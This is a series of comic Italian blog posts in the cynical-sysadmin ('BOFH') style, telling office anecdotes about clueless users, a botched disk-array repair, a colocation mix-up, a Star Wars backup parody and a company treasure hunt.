Cio' che non mi piace affatto di questo periodo e' il quantitativo di rimbambiti che tentano di arrangiare un qualche sistema per accedere alla loro posta elettronica da qualche assoluta spiaggia caraibica.

Voglio dire, sei in un luogo fantastico, magari circondato da belle ragazze/bei maschioni (a seconda del sesso e delle preferenze... non fatemi cominciare), il sole ti sorride come non ha mai fatto nei precedenti 365 giorni, il cameriere ti propone una scelta tra ben sei differenti cocktail... e tu che accidenti fai??? ti domandi come leggere la posta elettronica??? Ma dove eri quando distribuivano i cervelli??

Vabbe', comunque eccomi qui' alle prese con il primo CL della giornata.

CL - E quindi mi servirebbe il poter accedere alla posta ed ai contatti della mia rubrica personale (che si trova solamente sul mio computer, protetta da una password impenetrabile e non puo' essere letta con niente altro che il suo apposito programma di gestione).

IO - Per la posta c'e' il WebMail, per il resto sono affari tuoi.

CL - Ma e' importantissimo!! Devo mantenere i contatti con i nostri clienti..

IO - Sei sicuro che i clienti vogliano mantenere i contatti con te?

CL - Hemmmm... be' certo...

IO - Se vuoi, puoi fare richiesta per un laptop, ma ti avverto che i tempi di consegna sono piuttosto lunghi, almeno in questo periodo, ed in ogni caso dovrai avere una connessione internet a disposizione.

CL - Be', anche per il WebMail no?

IO - Gli Internet Cafe' sono un po' dovunque.

CL se ne va rimuginando sul come portarsi via il computer in vacanza, tanto lo so gia' che quello che vuole fare e' pretendere di essere un super-manager con la vicina di posto sull'aereo, la quale tanto non ci credera' mai.

Ed io mi occupo di altro.

Eccone un'altra. Una mail da UL, la quale non ha ben chiaro il concetto di "comunicazione efficiente". Così persiste nel forwardarmi l'ultima mail ricevuta da qualcuno dei suoi contatti esterni con un preambolo che dice "si puo' fare?".

Il problema e' che quello che segue sono 173 e-mail tra lei ed il contatto esterno, ed ovviamente ogni singola mail contiene la stramaledetta "signature" di 64 righe, ed ogni singola mail contiene anche la mail precedente "quotata" (cioe' inclusa in toto).

Il risultato finale e' che io ricevo un blob di 4623 linee, la cui prima linea e' "si puo' fare?" ed il "cosa" devo andarmelo a cercare io nel mezzo del macello che segue... Ok, si applica la tecnica standard: rispondo riportando IN TOTO la sua mail e scrivo "no" in fondo.

Chissa' se lo capira' mai...

Cosa fa' l'applicazione X ?

A questo punto arriva UL2.

UL2 - Heila', mi serve di leggere la mia posta dall'esterno!

IO - <http://webmail.ilnomedeldominio.nl>

UL2 - Hemmm, ma io volevo usare un laptop...

IO - Il tuo laptop non ha un browser?

UL2 - Si' che ce lo ha... ma io pensavo di usare il normale LookOut...

IO - Per usare il normale LookOut dovresti avere un'IP fisso che io posso aggiungere al nostro firewall, dato che dubito seriamente che tu possa avere tale cosa, dubito seriamente che tu possa usare il tuo LookOut.

UL2 - Ma se io ti comunicassi il mio IP di volta in volta?

IO - Come no... mandami una mail...

Fortunamente UL2 e' facilmente distratto da problemi logistici e se ne va.

A questo punto ricevo una telefonata da CL2, in crisi perche' la stampante "e' rotta"... "La stampante e' rotta" in linguaggio CL2esco significa che il toner e' esaurito.

Mi avvio verso lo sgabuzzino dove teniamo il toner di ricambio e cerco una scatola di toner.

Adesso mi viene da pensare... Tu (un CL a caso) cambi il toner della stampante di tua sponte (ottima pensata), poi che fai? Prendi la cartuccia di toner esaurita, la infili nella custodia di plastica, la riavvolgi nell'imballo di cartone, ripieghi ordinatamente le istruzioni e le informazioni di riciclaggio, rimetti il tutto nella scatola originale, sigilli la scatola con il nastro adesivo e la rimetti nell'armadio da cui l'hai presa.... il tutto (ovviamente) **senza** scriverci sopra "usato" o qualche cosa del genere... cosi' la scatola di toner esaurito e' esattamente identica ad una scatola di toner nuovo.. MA SEI VERAMENTE IDIOTA O COSA????

Davide

11/03/2003 00:00

...I See Dead Machines...

...I See Dead Machines...

E' un comune giovedi' estivo, o meglio sembra un comune giovedi' estivo, quando SL comincia a lamentarsi del quantitativo di "apparati dismessi o operativamente invalidi" che giacciono un po' dovunque.

IO - "Apparati..."... Ti riferisci ai vari rottami che abbiamo in giro?

SL - "Rottami"... si tratta di dispositivi che, per vari motivi, non sono utilizzati o utilizzabili in modo produttivo.

IO - Ed io che ho detto? Rottami!

SL - (un po' insofferente) Sarebbe bene comunque che questo materiale fosse immagazzinato in un luogo acconcio.

IO - Ti riferisci all'immondiziao comunale?

SL - No, mi riferisco alla Sala Macchine.

IO - Ho gia' abbastanza rottami la' dentro, se vuoi che la Sala cominci ad assomigliare ad un'incrocio tra un quadro di Dali' ed il rottamaio di una caserma militare se ne puo' discutere.

SL - Ma non si potrebbero riutilizzare questi equipaggiamenti per qualche cosa?

IO - Per esempio?

SL - Non so...

IO - Guarda, l'unico modo per riutilizzarli sarebbe lasciare che la gravita' faccia il suo corso.

SL - ...che sarebbe a dire?

IO - Spingerli giu' dalle scale.

SL - No grazie. Un po' troppa roba e' volata giu' dalle scale ultimamente.

IO - Solo perche' non abbiamo un'ascensore.

SL - E'?

IO - Senno' ci sarebbe il pozzo dell'ascensore no?

Il fatto e' che SL non capisce bene che per certe cose ci sono solo due possibilita': si puo' *fare qualche cosa* o si puo' *fare niente* e "parlarne" e' un sottoinsieme di *fare niente*. Comunque dopo una mezz'ora circa (ed una dozzina di sbadigli miei) SL decide che e' il caso di andare ad annoiare qualcun'altro.

A questo punto CH (la nostra super-receptionista-centralinista) mi chiama per avvisarmi che il tecnico per controllare il Disk Array e' arrivato.

Il succitato disk-array e' un paio di giorni che produce un rumore piuttosto sospetto... quel tipo di rumore che ti viene da pensare che un disco sta dicendo "sono un disco felice! sono un disco felice perche' so che il tuo backup e' una chiavica! ed io mi sto per sfasciare e tu non puoi farci niente! ed io sono felice! ADESSO INCHINATI DI FRONTE A ME TU SCHIFOSO MUCCHIO DI \$#@%*#\$\$!!!! BWHHAHAHAHAHAHA!!!!"

Ragion per cui accompagno subito il tecnico (TC) in sala macchine, gli presento il Disk Array e lo lascio a fare le sue operazioni di magia voodoo mentre io mi occupo di un paio di CL.

CL1 - Il mio laptop e' mostruosamente lento.

IO - Hai provato a **non** aprire contemporaneamente LookOut, Worm, Expel, due dozzine di Interner Exploder, la chat, MonkeyMedia e PhotoSpot?

CL1 - Ma mi servono per lavorare!

IO - Anche i 2 Gigabyte di immagini porno che girano in background?

CL1 - Be'... no... quelli si potrebbero cambiare in effetti...

...I See Dead Machines...

Cosa fa' l'applicazione X ?

CL2 - Qualcuno mi ha installato questo coso "fastfink" che parte all'avvio e mi rallenta tutto il computer in modo mostruoso!

IO - Il "qualcuno" e' Microshot. FastFink arriva insieme a Microshot Bloffice.

CL2 - ...ma sei sicuro?

IO - Ragionevolmente certo.

CL2 - E come faccio a rendere il computer piu' veloce?

IO - Per te vale la stessa cosa che ho detto a lui.

A questo punto torno a vedere che sta combinando TC.

TC - Pare che il controller pensi che i dischi sono sul canale sbagliato!

IO - ...c'e' un canale sbagliato?

TC - Be', si'. Il canale 0 dovrebbe essere usato per l'host, mentre il canale 1 per i dischi, ed il canale 2 dovrebbe essere vuoto.

IO - (pensando all'enorme etichetta rossa appiccicata dietro al disk array con su' scritto "il canale dell'host e' il 3") Siamo proprio sicuri che il canale dell'host dovrebbe essere lo 0?

TC - Abbastanza.

IO - E se lo lasciamo cosi' che funziona? Quello che interessa a me e' di avere un disco che non faccia questo rumore.

TC - Ma se la configurazione e' sbagliata l'array funziona non al 100% delle prestazioni.

A questo punto arriva SL

SL - Che succede?

IO - Si vuole mettere a riconfigurare l'array. Io gliel'ho detto che cosi' come funziona, a parte il rumoraccio che e' probabilmente uno dei dischi che sta andando.

TC - Ma riconfigurarlo e' un minuto. Ecco guarda (clickety-clickety)...

A questo punto TC pronuncia la frase... la piu' terrificante e temibile frase che un'essere umano senziente possa sentire su questo pianeta... no, non "hai una malattia incurabile" e nemmeno "la tua ragazza e' incinta" e neanche "ho trovato nuovo hardware"...

TC - Tho! Questa e' bella...

Orrore terrore e spavento!!

IO - Cosa?

TC - Hemmm... credo di aver lanciato la ripartizionatura dell'array...

IO - E cio' e' male?

TC - Be'.... lo e' se non avete un backup...

IO - (guardando SL) ...vado a prendere i nastri...

Davide

11/10/2003 00:00

The Power Tools (fighting the stupid every day)

The Power Tools (fighting the stupid every day)

E' una bellissima giornata oggi in ufficio. E' una bellissima giornata perche' siamo oramai in Agosto, i CL sono in ferie e quindi ci sono meno idioti in circolazione, inoltre io sto passando il tempo risistemando le canaline passacavi in giro per l'ufficio, e questo significa che giro brandendo trapani, flessibili, seghetti alternativi ed altri "power tools" e chissà come mai ogni volta che mi ritrovo con simili oggetti tra le mani tutti i CL se ne stanno lontani e non vengono a rompere con strane domande.

Non so perche'. Forse e' quel suono

WHIIIIIIIRRRRRRRRRRRRRGRAAAAAAAAKKKKKHHHZZZZZZzzzzzzzzrrrrrrnnnnn..... che induce a pensare che qualche cosa di molto brutto e' appena successo o sta per succedere.

Quindi sono qui' tutto giulivo che ranzo via la testa delle viti che reggono una delle canaline attaccate alla parete quando UL accenna a parlarmi.

Pero' lo fa stando ad una rispettosa distanza di sicurezza ed attende che io abbia fermato il flessibile prima di cominciare.

UL - Hai un'attimo?

IO - Per fare che?

UL - Mi servirebbe una tua opinione tecnica...

IO - (senza mollare il flessibile) Su che?

UL - Hemmm... ho qualche problema con il computer...

IO - (osservando il suo computer a distanza) Mi pare che funzioni.

UL - Be', non con *quel* computer, con quello di casa mia...

IO - Ed io che c'entro?

UL - Mi e' arrivato il nuovo modem ISDN per il collegamento ad internet, ma non capisco come installarlo.

IO - Leggi il manuale o chiama l'help desk del tuo provider.

UL - Il fatto e' che ho cominciato a leggere il manuale di installazione, ma non ci capisco una mazza, ho letto talmente tanto che mi sono usciti gli occhi dalle orbite...

IO - Quella e' la prima fase.

UL - ..."La prima fase" ??

IO - Si', la seconda e' quando la testa comincia a girare intorno (muovendo il dito in circolo) e schizzi di roba verde escono dal naso.

UL - (senza capire bene se parlo sul serio o no) ...quindi?

IO - Non farlo in salotto: e' dura far sparire le macchie dal divano.

UL - (un po' seccato) No! Intendo... per far funzionare il modem!

IO - Chiama un'esorcista?

UL - Ma non dai mai risposte serie??

IO - (agitando il flessibile) Ma come \$@@!% faccio a dare una risposta seria!!! Ma hai sentito cosa \$%^!# mi hai appena chiesto?? Come cavolo faccio a sapere quale puo' essere il problema su un computer che non ho mai visto, con un modem che non ho idea di cosa sia e senza manco sapere se C'E' un problema?

UL continua a lamentarsi per un po', poi (forse e' la presenza del flessibile) decide che puo' telefonare all'help desk del suo provider e se ne va. Ed io riprendo il mio lavoro.

Un paio d'ore dopo, dopo aver rimosso le canaline da dove erano, sto cominciando a rimontarle dove dovrebbero stare, per fare cio', armato di metro sto misurando accuratamente le distanze... o meglio, starei

Cosa fa' l'applicazione X ?

misurando accuratamente le distanze se riuscissi a concentrarmi, ma c'e' un maledettissimo cellulare su un tavolo che suona... e suona... e suona... e suona... ed il CL a cui il piccolo noioso arnese appartiene non si vede manco a fare apposta... ragion per cui sto sfogando il nervoso tagliando a pezzi le canaline da buttare con il flessibile a batteria (meno potente dell'altro ma piu' agile).

Finalmente, dopo circa un quarto d'ora di quella fetentissima musichetta, CL fa la sua comparsa. Al che mi sento in dovere di informarlo subito su quanto il suo cellulare sia noioso ed irritante.

IO - (avvicinandomi con il flessibile a batteria) Il tuo cellulare e' Java-powered?

CL - (fissando il flessibile un po' preoccupato) He??? No... non credo...

IO - Bene. La prossima volta che te ne vai portatelo dietro, perche' se ricomincia a suonare imperterrito per 20 minuti provvedero' io ad affogarlo nel caffe'.

Perche' se qualcuno ha in mano un'attrezzo elettro-meccanico dall'aria non molto rassicurante tutti tendono a dargli ragione subito?

Davide

17/11/2003 00:00

The Cow-Location

The Cow-Location

Dopo un certo numero di cappellate da parte del nostro co-location partner, abbiamo deciso che era il caso di cercare un'altra societa' presso la quale piazzare i nostri server. SL, dimostrando una incredibile rapidita', ha selezionato a tempo di record una societa' di co-locazione che promette faville.

Stabilito pertanto un contratto "di prova", si tratta di installare qualche server e vedere come funziona la cosa. Nel nostro contratto per altro e' specificato che noi vogliamo un rack **per intero** tutto per noi. Sistemate le cose, telefono al capocchia che promette di essere presso il centro dati all'ora giusta, io lo informo che voglio prima dare un'occhiata al rack e poi installarci i server e che (dato che i server pesucciano), mi portero' dietro due aiutanti. Lui si fa dare i nomi dei due (CB e AD), e mi assicura che e' tutto Ok.

Con i server nel bagagliaio della macchina ed il mio laptop al seguito ci avviamo percio' alla volta del centro dati, e la' giunti ci presentiamo alla Reception. Li' veniamo apostrofati da CL.

CL - Che volete?

IO - (alla faccia della gentilezza) Salve, sono DB di \$societa, dobbiamo controllare il nostro rack ed installare i server.

CL - Io non so niente! Non ho ricevuto nessuna e-mail di autorizzazione!

IO - (mostrandogli il fax) Ecco, questa e' l'autorizzazione del **vostro** boss.

CL - Non mi interessa. Io devo avere una mail di autorizzazione direttamente dalla societa'.

IO - Questo qui' e' un **fax** dalla **vostra** societa'!

CL - Non me ne frega niente! Io devo avere una mail da voi che vi autorizza ad entrare!

IO - Una mail? Da me?

CL - Esattamente!

IO - ...Ok...

Tiro fuori il portatile, mi appoggio sul suo banco, attivo il modem GSM... cliccketi-clicckety-mail
ilpirlaquidavanti@cow-location.nl...clickkety...

-*BING*- You've got mail...

CL - Ecco, adesso va bene...

IO - Ma.... te l'ho mandata da qui!!! Vedi???

CL - Non mi interessa! A me serve una mail...

Gia' le cose mi pare che non vadano troppo bene... guardo CB e AD che sembrano pensarla allo stesso modo. Ok, presentiamo i documenti e ci vengono forniti i tesserini di identificazione. Entriamo quindi e CL ci conduce al Rack... ed io osservo i 3 Dell con le lucine lampeggianti dentro...

CL - Ecco, questo qui' e' il vostro rack.

IO - ??? Hemmm... momento... non puo' essere il **nostro** rack! Ci sono tre server dentro!

CL - Questo qui' e' il vostro rack! C'e' scritto cosi' sul foglio!

IO - Ma noi abbiamo pagato per un rack **vuoto**. Questi di chi sono?

CL - (veramente incazzato) Questo qui' e' il vostro rack! E questi sono i vostri Server!

IO - Ma noi non li abbiamo ancora messi dentro i server! Questi non sono nostri!

CL - QUESTO E' IL VOSTRO F@77UT0 RACK E QUESTI SONO I VOSTRI F@77UT1 SERVER! SE NON SIETE CONTENTI NON SONO AFFARI MIEI!!!

Cosa fa' l'applicazione X ?

A questo punto mi volto a guardare CB e AD...

IO - (rivolto a CB e AD) Voi avete sentito bene che questi sono i **NOSTRI** server giusto?

CB e AD - Hemmm... herr... si', ha detto proprio cosi'...

IO - (rivolto a CL) Allora... se questi sono **nostri** possiamo portarceli via giusto?

CL - PIANTATELA DI ROMPERMI I C@GL1@N1! POTETE FARCI QUELLO CHE VI PARE!!!

IO - Potrebbe controllare un'ultima volta che questo sia il **NOSTRO** Rack? Senza dubbio alcuno??

CL - QUESTO E' IL VOSTRO RACK!!! E' IL VOSTRO F@77U7@ RACK!!!

IO - Ok, allora...

Stacco uno dei server, lo smonto dal rack, lo metto in mano ad AD e (parlando italiano che AD lo capisce benissimo)

IO - (rivolto ad AD) Mettilo in macchina e porta qui' uno dei nostri.

AD - Hemmm.. 'spetta un momento... che hai in mente???

IO - Lo hai sentito no? Questi sono i **nostri** server!

Smonto tutti e tre ed installo i nostri, CL, molto incazzato, passa il tempo parlando al cellulare, da come cinguettava direi che stava parlando con la fidanzata. Mentre sto finendo di controllare che il tutto funzioni correttamente (con AD e CB piuttosto preoccupati dietro), Luser-Supervisor (LS) arriva al galoppo dalla receptions con un bel colorito da colpo apoplettico imminente...

LS - FEEEEERMIIIIII!!! CHE CA\$\$@ STATE FACEEEENDO OOOOOOOO!!!!!!

IO - (il piu' calmo possibile) Sto' controllando i miei server.

LS - (fissando il rack) QUESTO NON E' IL VOSTRO RACK!!!!!!

IO - Si', lo e'. L'ho chiesto a lui (indicando CL) almeno sei volte. E lui ha confermato almeno 6 volte che questo e' il mio rack. Ed io ho pure due testimoni (indicando AD e CB). Quindi e' il mio rack.

LS - (fissa CL, poi guarda me) QUESTO NON E' IL VOSTRO RACK!!! E DOVE SONO I SERVER CHE ERANO DENTRO?????

IO - (sempre calmissimo) Li abbiamo buttati via.

LS - (arterie pulsanti, occhi fuori dalle orbite...) COOOOOOOOOSAAAAAAA????

IO - Lui (indicando CL) ha detto che erano i **nostri** server, pertanto li abbiamo eliminati.

A questo punto LS comincia ad ululare in direzione di CL, ed io mi godo la scena di CL il cui colore passa dal rosso al bianco e poi al verde. Non ho capito un gran che di quello che ha detto, ma ho sentito la parola "ontslagen" (licenziato) almeno 3 o 4 volte... poi LS si rivolge a me.

LS - (sull'orlo di un colpo apoplettico) Ditemi che state scherzando e che i server li avete ancora...

IO - Certo che li ho ancora. Non sono mica come lui (indicando CL).

LS - E se dimenticassimo tutta la faccenda e li rimettessimo dentro?

IO - No, non credo proprio... penso che io restero' qui ad aspettare che il legittimo proprietario di quei server venga a vedere che sta succedendo, cosi' potremmo avere una bella discussioncina riguardo il vostro cosiddetto "servizio"... Che ne dice?

Adesso ho una tesserina di plastica nel mio portafogli, che mi consente accesso illimitato, 24 ore su 24, al mio rack. No-question-asked.

Davide

24/11/2003 00:00

Tar Wars!

Tar Wars!

E' notte, nell'antro semibuio e male organizzato in cui il Maestro Jedi sta controllando i rimasugli fumiganti di una cosa che forse una volta era un computer.

Congegni elettronici dall'apparenza usata e non troppo puliti lampeggiano in vari angoli oscuri, cavi elettrici e di rete serpeggiano sul pavimento e scompaiono in vari anfratti. In un'angolo, un'armadio contiene un'intero assortimento di parti di computer piu' o meno funzionati.

Il Maestro Jedi si rivolge al suo discepolo (GJ)

IO - Vedi? Ecco perche' ti dico che prima di sostituire i dischi "hot-swappabili" e' meglio spegnere il sistema e fare un bel backup.

GJ - Ma se sono "hot-swappabili" non dovrebbero reggere il processo di essere sostituiti con la macchina in funzione?

IO - Si', di solito si', ma non quando l'estrazione avviene utilizzando una tenaglia e per il re-inserimento si usa una mazza da 5 kili... E comunque non e' il caso di fidarsi di cio' che ti dice un venditore di hardware Kubaz, soprattutto se lo hai incontrato in un locale malfamato di Dagobah dopo 6 o 7 boccali di Stout.

GJ - Ammetto che forse lo Stout ha fatto la sua parte, ma il venditore mi pareva sincero...

IO - I Kubaz non sono mai sinceri! Impara giovane Jedi! Lascia perdere quelle brochure tutte colorate, segui il tuo istinto!

GJ - Ci provero' Maestro!

IO - Bravo! Adesso usa la Forza!

GJ - ?? In che senso??

IO - Dammi una mano a levare di mezzo sto rottame da qui', che dobbiamo installare un rimpiazzo!

Dopo un bel po' di bestemmie e fatica il rottame fumante e' rimosso ed un nuovo congegno bianco-azzurro con "C1P8" scritto sopra e' al suo posto e viene collegato.

GJ - Che significa C1P8 scritto sopra?

IO - Cpu - Una - Pentium - 800 Mhz.

GJ - Quindi siamo a posto?

IO - Ma manco... adesso si tratta di fare il Restore!

Il discepolo inizia a scartocciare con i nastri di backup, mentre il maestro rimescola l'ennesimo caffe' della giornata.

GJ - Hemmm... ma come' che il backup e' cosi' importante?

IO - Perche' il backup da' sicurezza. Esso riempie tutti gli anfratti disponibili ed assicura la continuita' tra te e quel computer li', attorno ad ogni disk-array, fin dentro i dati degli utenti!

GJ - Ed e' importante?

IO - Certo che si'. Senza il backup c'e' la paura, la paura porta alla rabbia, la rabbia all'odio e l'odio porta ad usare Windows su macchine di produzione!

GJ - ...hemmm... pensavo che fosse "porta alla sofferenza"...

IO - Perche' usare Windows su una macchina di produzione non e' soffrire?

GJ - Hemmm... Ok...

Cosa fa' l'applicazione X ?

Il Restore procede lentamente, a circa 10 Gb all'ora... quando, all'improvviso una lucina rossa si accende sul nastro!

GJ - Aaaaaagh! Adesso che succede?

IO - Eccolo, abbiamo incontrato il perfido Dat Vader!

GJ - He?

IO - Il tape e' sporco ed e' da pulire.

GJ - Ed e' grave?

IO - No, se non ti lasci traviare dal Lato Oscuro del Nastro e tieni pronta la cartuccia di pulizia (estraendola di tasca).

Rimediato al problema il restore viene completato.

GJ - Sento una vibrazione maligna nella forza...

IO - Per forza! Ti sei scordato di ri-applicare i permessi sulle directory che abbiamo ripristinato!

GJ - E dobbiamo riapplicarle tutte a mano?

IO - Che cosa ti ho detto a proposito di "usare Windows su una macchina di produzione"?

GJ - ...groan...

Dopo altre ore di attivita' mouse-manuale i permessi sono a posto.

GJ - Ecco! Una lunga notte terminata!

IO - Aspetta... sento qualche cosa... come se tanti file stessero gridando tutti insieme...

GJ - Cacchio! Un'altro disco lampeggia!!

IO - Non fidarti del computer, segui il tuo istinto...

GJ - Hemmm... (preme il tasto "reset" del controller)

Il disco viene messo in "stand-by" e l'hot-spare si avvia al suo posto.

GJ - Hei! Ha funzionato!

IO - Il mio "Millennium Bug" non sbaglia mai.

GJ - ...hai detto... "Millennium Bug"?

IO - Che altro nome vuoi dargli ad un disk-array?

A questo punto la porta si spalanca ed uno Storm trooper (SL) entra al galoppo spianando le armi (verbali di meeting).

SL - Abbiamo un meeting in mezz'ora ed il proiettore e' guasto!!!

AAAAAARGHHH!!!! Mi sveglio di soprassalto e guardo la sveglia... 1:1:38 ...accidenti a George Lucas...

Davide

12/01/2003 00:00

Venerdi' 25

Venerdi' 25

Pare un normale venerdi' estivo, quando una e-mail turba la quiete della mia casella di posta in arrivo.

Da ISP: la macchina di produzione di \$Cliente e' miserandamente morta e non vuole piu' riavviarsi. Ci stiamo lavorando ma sembra un problema di hardware. Quando avremo informazioni migliori comunicheremo.

Ok, resto in attesa quindi... ma la cosa mi incuriosisce un po' e mi metto a cercare dati relativi alla famosa macchina di produzione.

Allora, nella mia lista di server c'e', ci sono anche le password necessarie per accedere, ma non c'e' nessuna indicazione di che tipo di macchina sia. Ne' l'indirizzo IP mi dice assolutamente niente.

Do' un'occhiata al monitor di sistema, ma la macchina non compare nemmeno come "irraggiungibile". Infatti io non la monitorizzo. Evidentemente non abbiamo un contratto di supporto che richiede il controllo della macchina.

A questo punto decido di sentire UL che gestisce il progetto.

UL - Quella macchina la'? Mi pare che l'abbia installata RT circa un paio di mesi fa...

IO - Ma RT ha lasciato l'azienda piu' di un'anno fa!

UL - Hemmm... allora la installo' prima.

IO - Questo e' sicuro. Ma che macchina e'? Io non l'ho mai vista!

UL - Ah, non mi ricordo...

Una mezz'ora dopo mi arriva un'altra mail.

Da \$ISP: pare che il problema sia nell'alimentatore, ma potrebbe essere anche la piastra madre. Dato che la macchina e' vostra dovreste provvedere voi alla sostituzione.

Mi attacco al telefono e contatto il BOFH di \$ISP.

IO - Ma che macchina e'? Non l'ho mai vista in vita mia!

ISP- E' un normale PC marcato \$nomemarca.

IO - Siete sicuri che la macchina sia nostra? Perche' io non ho informazione sull'hardware.

ISP- Secondo quello che mi risulta si'.

Ri-contatto UL.

IO - Questi sostengono che la macchina e' nostra e che dobbiamo pensarci noi.

UL - Mi sembra strano... comunque che potremmo farci?

IO - Be', se e' un normale PC come dice \$ISP, potremmo sostituirlo, ma devo portarlo la' e mi serve un'auto, in moto non mi ci sta.

UL - Adesso sento \$Cliente e domando a loro...

Un'altra mezz'ora passa...

Cosa fa' l'applicazione X ?

UL - Ho sentito \$Cliente, la macchina e' loro e non nostra e loro pagano un contratto di assistenza che include anche l'hardware con \$ISP.

IO - E allora perche' \$ISP chiama noi?

UL - Bho!

Richiamo \$ISP.

IO - Abbiamo sentito \$Cliente...

ISP- Si', lo so... sono in contatto anche con loro.

IO - A...be...

Ma questi hanno tanti problemi a capire da che parte gli arrivano i soldi? Seguono una ventina di e-mail tra \$ISP e \$Cliente, con CC e BCC a me ed UL (chissa' perche').

\$ISP - L'hardware non faceva parte del contratto

\$Cliente- Si' che ne faceva parte, e noi paghiamo \$cifrone per la manutenzione completa.

\$ISP - Adesso vediamo che si puo' fare

Mail a me.

\$ISP - Dove l'avete preso quel computer?

IO - Se e' arrivato dal nostro solito fornitore e' \$Fornitore.

Altra mail tra \$ISP e \$Cliente con CC e BCC a me ed UL...

\$ISP - La macchina arriva da \$Fornitore, che e' in Kerkrade ad Amsterdam, adesso mandiamo qualcuno a prendere un ricambio

...Kerkrade???

IO - Momento!!! \$Fornitore e' in Sloterdijk! Vicino alla Surinamenplein, dall'altra parte della citta' rispetto alla Kerkrade!

\$ISP - Ha... grazie...

Nel frattempo sono le 16.58 ed e' quasi l'ora della settimanale riunione con SL, anche nota come "immane rottura di scatole". Mi avvio verso la sala riunioni, ed ovviamente SL non c'e'. Come cavolo fa uno che ha una tale pessima capacita' di gestire il suo tempo a pretendere di gestire quello degli altri... Faccio un giro dell'ufficio ma di SL non c'e' traccia... allora mi rivolgo a CH, la nostra super-centralinista.

IO - Ma SL che fine ha fatto?

CH - Non c'e' oggi. E' ammalato...

Dodici secondi dopo mi fiendo fuori dalla porta al grido di YABBADABBADUUUU!! Un venerdi' in cui si esce ad un'ora decente!

Davide

12/08/2003 00:00

Il Tesoro di Capitan McDonalds

Il Tesoro di Capitan McDonalds

IO - Una ... COOOSA???

SL - Una Caccia Al Tesoro. E' un'occasione per socializzare tra colleghi e per meglio cementare la conoscenza con il resto dell'azienda.

IO - ...ma stai scherzando...

SL - No. Penso sia un'ottima idea.

IO - Sì, perché TU probabilmente non partecipi vero?

SL - Attualmente io la organizzo.

IO - ...ed io **devo** partecipare...

SL - Be', hai mancato la gita in barca, la gita in montagna e la Serata Danzante...

Ovviamente si è "dimenticato" che la "gita in barca" è stata riportata da tutti i partecipanti come "l'evento più barbosio che io ricordi", quella in montagna si è risolta con 23 influenze ed una gamba rotta e la Serata Danzante tutti hanno preferito non commentare...

Comunque pare che mi toccherà sorbirmi sta cosa... organizzata in tutta pompa nel bel mezzo di Vondelpark, che si dia il caso sia uno dei più bei parchi di Amsterdam... cioè è bellissimo se quello che vuoi fare tu è sederti su una panchina, dare un po' di pane alle papere, leggerti un libro e sostanzialmente rilassarti una mezza giornata, ma qualche cosa mi dice che la "Caccia al tesoro" non sarà così'.

E così' eccomi qui, alle 8.30 di sabato mattina entrare trionfalmente in Vondelpark e mettermi a cercare il punto di ritrovo... cosa che si rivela più difficile del previsto, dato che i sentieri in Vondelpark non hanno nomi!. Dopo un po' che vagolo vedo uno dei CL e penso che forse se lo seguo mi porta a destinazione, ma poi mi ricordo che il CL in questione è di Rotterdam e le probabilità che lui abbia una vaga idea di dove sta andando sono le stesse che un ghiacciolo sopravviva nel mezzo di una esplosione nucleare. Pertanto giro sui tacchi e decido di seguire il mio naso. Che funziona abbastanza bene, dato che una ventina di minuti dopo avvisto SL che fa la conta dei presenti.

Così' scopro che i "gruppi" sono stati pre-decisi e che io sono "in team" con CL1 e CL2, le quali hanno solo un fattore positivo: sono entrambe donne. Suppongo che la loro lista di "qualità positive" nei miei riguardi fosse ancora più corta. Così' SL si mette a spiegare la faccenda...

SL - Allora, ogni "team" si sceglie un nome, e riceve una busta con due quiz di intelligenza, risolvendo entrambi i quiz si ottengono una lettera ed un numero, che corrispondono ad un punto sulla mappa, in quel punto si trova una scatola che contiene un'altra busta con i due problemi seguenti. Il primo team che risolve 3 serie di problemi vince. Per dimostrare che si sono risolti i problemi, in ogni scatola c'è un oggetto che deve essere mostrato come prova.

IO - E dobbiamo scegliere un nome per il "team"?

SL - Esatto.

IO - (guardando CL1 e CL2) "The Losers"?

Sorvolo sul resto dei suggerimenti che comunque non sono accettati, dopo un'agonizzante tira-e-molla finiamo per ottenere la famosa busta, CL1 apre e ci mettiamo a guardare il primo problema. Dopo un bel po' passato a fissare con sguardo allibito il foglio, il mio suggerimento di continuare a fissare il foglio seduti su una panchina viene accettato. Purtroppo il successivo suggerimento di continuare a fissare il foglio comodamente seduti ognuno sul divano di casa propria non viene accettato. A questo punto CL1 salta in piedi ed esclama

Cosa fa' l'applicazione X ?

CL1 - Dobbiamo andare **ADESSO!**

IO - Ok! (avviandomi verso l'uscita) heeee....no, aspetta un momento... che succede?

CL1 - Il mio ex-fidanzato e' appena arrivato (indicando con la testa)

Io guardo nella direzione generica indicata e vedo:

1. Vecchia signora che da' da mangiare alle papere
2. Papere
3. Ragazzino che sta comperando un gelato
4. Venditore di gelati che sta vendendo un gelato al ragazzino
5. Tizio che, dipinto di verde, potrebbe essere la controfigura dell'Incredibile Hulk
6. Tizio che, con degli occhiali piu' spessi, potrebbe essere la MIA controfigura!
7. Mucchio di immondizia che, dopo una osservazione piu' accurata, si rivela essere un giamaicano addormentato o morto accanto a una panchina.

Ma lei ha detto "appena arrivato", quindi escludo il giamaicano che sembra essere li' da 4/5 giorni o mesi o anni, la vecchia, il ragazzino ed il venditore di gelati che pare piazzato li' da parecchio. Rimangono le papere, l'Incredibile Hulk ed il patetico residuo umano che sembra me. Dopo un breve calcolo decido di escludere le papere dall'equazione.

IO - Ma chi? Quello che pare l'Incredibile Hulk?

CL1- No, quell'altro!

Io guardo di nuovo il tizio e penso... cacchio! Potrei pagarlo per sedersi al mio tavolo e fare la mia parte mentre io me ne vado in giro... potrei pagarlo per fare la mia parte **adesso!**

CL1- (abbrancandomi un braccio con aria possessiva) Potresti sembrare molto piu' alto e bello di come sei e pretendere di essere il mio fidanzato?

IO - Potrei pretendere di essere il tuo fidanzato se questo comporta sesso, qui e adesso, ma dubito che possa fare qualche cosa per il mio aspetto fisico.

CL1 non sembra particolarmente contenta di entrambe le possibilita' e lascia cadere il discorso. A questo punto CL2 annuncia di avere risolto entrambi i problemi.

IO - Ok, come ci sei arrivata?

CL2- Mi sono messa a chiaccherare con CL3 che e' passato di qui mentre voi due chiaccheravate ed ho guardato sul suo foglio...

...Ok, forse piu' che "the losers" avrei dovuto dire "the cheaters"... comunque...

